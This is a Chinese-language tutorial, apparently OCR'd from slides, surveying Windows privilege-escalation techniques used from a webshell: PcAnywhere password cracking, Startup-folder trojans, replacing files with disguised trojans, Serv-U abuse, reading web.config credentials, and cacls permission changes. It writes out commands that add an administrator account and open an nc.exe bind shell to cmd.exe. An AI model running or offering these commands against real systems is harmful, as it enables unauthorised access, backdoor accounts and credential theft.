Windows 系列下面的一些提权方法

1、Windows 系列下面的一些提权方法

PcAnyWhere 提权、添加启动菜单 、替换服务 、Serv-U 提权 、Conn 文件的读取 、cacls 提权、文件权限配置不当提权。

2、PcAnyWhere 提权


2.1 什么是 PcAnyWhere ?

远程控制软件 ,你可以将你的电脑当成主控端去控制远方另一台同样安装有 PcAnyWhere 的电脑(被控端)。

2.2 如何利用 ?

PcAnyWhere 连接有单独的用户名，而这些用户名都存放在安装路径下的 CIF 文件里，默认安装路径为 C:\Documents and Settings\All Users\Application Data\Symantec\PcAnyWhere。

获得被控端的 PcAnyWhere 密码工具：pcanywherepwd。



导入下载得到的 cif 文件，点击 crack，获得被控端明文的用户名和密码。

3、启动项添加文件

启动项：当服务器启动系统的时候，会自动加载启动项里面的内容

路径：C:\Documents and Settings\All Users\「开始」菜单\程序\启动

利用 :黑客可以利用 webshell ,将特定的 vbs,bat 以及远控木马写入此处，这样，当管理员启动机器的时候，这些预先设置的程序就被自动运行了。

示例：写入 bat 批处理文件

Bat 内容

4、替换服务

利用特制的木马替换掉正常的文件这是一种带有欺骗性的提权方法，黑客在本地制作一个假的木马文件，然后替换掉服务器上正常的文件，服务器管理员通常会运行我们制定好的木马文件。

欺骗文件演示

如果服务器管理员桌面上本来有这么个东西，而我把它删掉，再上传我这个伪装了的木马程序 ,那么 ,管理员通常情况下是会运行我们木马的。

5、Serv_U 提权

界面

ASP 版 SU 提权,直接执行系统命令

Webshell 中使用 SU 提权

通过默认的 SU 用户名和密码，执行系统命令


6、Conn 文件的读取

6.1 Conn 数据库连接文件

通常情况下，ASP,PHP 程序员会把连接数据库语句写入到命令为 conn 的页面内.而 ASP.NET 程序员则把数据库连接信息写在 web.config 里.于是,恶意用户通过 WEBSHELL 读取这些页面的可用信息.突破权限.。

6.2 ASP.NET 中读取 web.config

黑客通过 WEBSHELL 读取了站点上 web.config 数据库连接文件,如图得到 SA 权限。



7、Cacls 提权


7.1 Cacls 介绍

显示或修改任意访问控制列表（DACL）文件,是系统自带的功能。

7.2 Cacls 使用方法

授予此用户对该目录的完全控制权限 cacls d:\wwwroot /g everyone:f /e /t。

取消其他用户对该目录的访问权限 cacls d:\wwwroot /r everyone /e /t。



8、文件权限配置不当提权

8.1 普通提权

直接执行开启 3389 端口、可以执行 net user username password /add；net localgroup administrators username /add，如果 cmd 被禁用，可尝试自己上传 cmd.exe

8.2 NC 反弹提权

条件是你要有足够的运行权限然后把它反弹到自己的电脑上 ,找个可读可写的目录将 nc.exe 和 cmd.exe 上传上去。然后到 cmd 命令执行那栏里把 cmd 路径写上去，接着执行：C:\Inetpub\wwwroot\nc.exe -l -p 8888 -t -e C:\Inetpub\wwwroot\cmd.exe

执行完毕后打开我们的 dos,执行：telnet 服务器 IP 8888

说明：8888 是我们监听的端口。接着 tenter 进入，这时就可以执行命令添加系统账号进行终端登陆了，完毕。

注(如果在 webshell 中执行的命令不是管理权限 ,可以将执行的命令包含下 pr 中)。